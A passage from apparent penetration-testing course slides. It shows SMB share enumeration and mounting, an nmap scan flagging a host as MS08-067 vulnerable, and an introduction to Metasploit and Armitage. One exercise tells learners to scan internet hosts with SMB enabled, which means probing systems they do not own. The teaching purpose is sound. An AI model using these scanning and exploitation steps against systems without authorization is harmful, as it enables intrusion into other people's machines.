\HelpServicesGroup, SNMP_SERVER\IUSR_MV1, SNMP_SERVER\IWAM_MV1, SNMP_SERVER\None, SNMP_SERVER\SUPPORT_388945a0
|_ smb-enum-sessions:
|_ Users logged in:
|_ |_ SNMP_SERVER\Admin since <unknown>
|_ Active SMB Sessions:
|_ |_ GUEST is connected from NMAP for [just logged in, it's probably you], idle for [not idle]

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
```




Successful Enumeration on our LAN target

- Network Shares are known
- Access needed!
- *SMB4K*
 - Scanning for (active) workgroups, hosts, and shares
 - Mount and Unmount of remote shares, including unmounting all shares at once
 - Access to the files of a mounted share using a file manager or terminal
 - Default login




SMB4K Main Interface – Mount Dialog

- Share = //HOST/SHARE (see Zenmap results)




After Mounting the share can be accessed

- Maybe no *write* but *read* rights given




Hands-On:




Hands-On:

- Start Zenmap
- Choose target within LAN
- Enumerate shares

- Install SMB4K
 - `aptitude install smb4k`
- Start SMB4K
- Try mounting all enumerated shares
- Which user-rights are given? Read? Write? Read & Write?





- **Server Intrusion**
 - Linux Basics
 - Scanning
 - Enumeration
 - **Exploit Usage**



What is an Exploit?

- Piece of software
- Takes advantage of a software bug or software vulnerability
- Extend user rights
- To get access to a remote system
- For different Applications, Platforms and Services


- Public Exploits
- Private Exploits (Zero Day / 0-day)



- Zenmap can be used for SMB Vulnerability Scanning
- Zenmap has integrated scripts for SMB Vulnerability Scanning in
 - `./scripts/smb-check-vulns.nse`
- Command example:
 - `nmap -p U:137,T:139 --script smb-check-vulns 192.168.1.106`



- Zenmap found SMB Vulnerability!



```
zenmap
Scan Tools Profile Help
Target: 192.168.1.106 Profile:
Command: nmap -p U:137,T:139 --script smb-check-vulns 192.168.1.106

Hosts Services
OS Host
www.microsoft.com (65.55.21.250)
192.168.1.106

Nmap Output Ports / Hosts Topology Host Details Scans
nmap -p U:137,T:139 --script smb-check-vulns 192.168.1.106

Starting Nmap 5.51 ( http://nmap.org ) at 2011-05-01 13:53 GST
Nmap scan report for 192.168.1.106
Host is up (0.00029s latency).
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
MAC Address: 00:0C:29:0F:E5:50 (VMware)


Host script results:
| smb-check-vulns:
| MS08-067: VULNERABLE
| Conficker: Likely CLEAN
| regsvcs DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
| SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
| MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|_ MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds
```

- Microsoft Security Bulletin: MS08-067
 - <http://www.microsoft.com/technet/security/bulletin/ms08-067.msp>




Hands-On:



Hands-On:

- Start Zenmap
- Choose target within LAN
- Use SMB Vulnerability Scanning with Target

- Repeat the same with Internet Target where SMB is enabled



Where to find:

- Different Websites

- SecurityFocus <http://www.securityfocus.com/>
- Packet Storm <http://www.packetstormsecurity.org/>
- Exploit Database <http://www.exploit-db.com/>

- Integrated in automated scanners

- Nessus <http://www.nessus.org/>
- Core Impact (commercial)

- Integrated in Exploit Frameworks

- Metasploit <http://www.metasploit.com/>



Metasploit:

- Exploit Database
- Payload Database
- Auxiliary Database
- Powerful Post-Exploitation modules
- Powerful GUI via Armitage



Metasploit:


- Updating Database (can take a while)
 - `cd /pentest/exploits/framework3/ && ./msfupdate`

```
xaitax@w00t: ~/tools/metasploit
File Edit View Search Terminal Help
xaitax@w00t:~/tools/metasploit$ ./msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]
U lib/rex.rb
U lib/msf/core/db.rb
U lib/msf/core/exploit_driver.rb
U lib/msf/ui/console/command_dispatcher/db.rb
U lib/msf/util/exe.rb
U modules/auxiliary/scanner/ssh/ssh_login.rb
U modules/exploits/windows/browser/iconics_webhmi_setactivexguid.rb
A modules/exploits/windows/misc/splayer_content_type.rb
Updated to revision 12581.
xaitax@w00t:~/tools/metasploit$
```




Metasploit – Starting Armitage

1. Type `armitage` inside a terminal
2. Select “Start MSF”




Hands-On:




Hands-On:

- Start Armitage
- Get familiar with the GUI
- Get familiar with the difference of
 - Exploits
 - Auxiliaries
 - Payloads
 - Post Exploitation




Metasploit – Searching for our Vulnerability

1. Search Bar – Type in keyword
2. Results



Metasploit – Description & Required Options

1. Description
2. (Required) Options
3. Connection Type



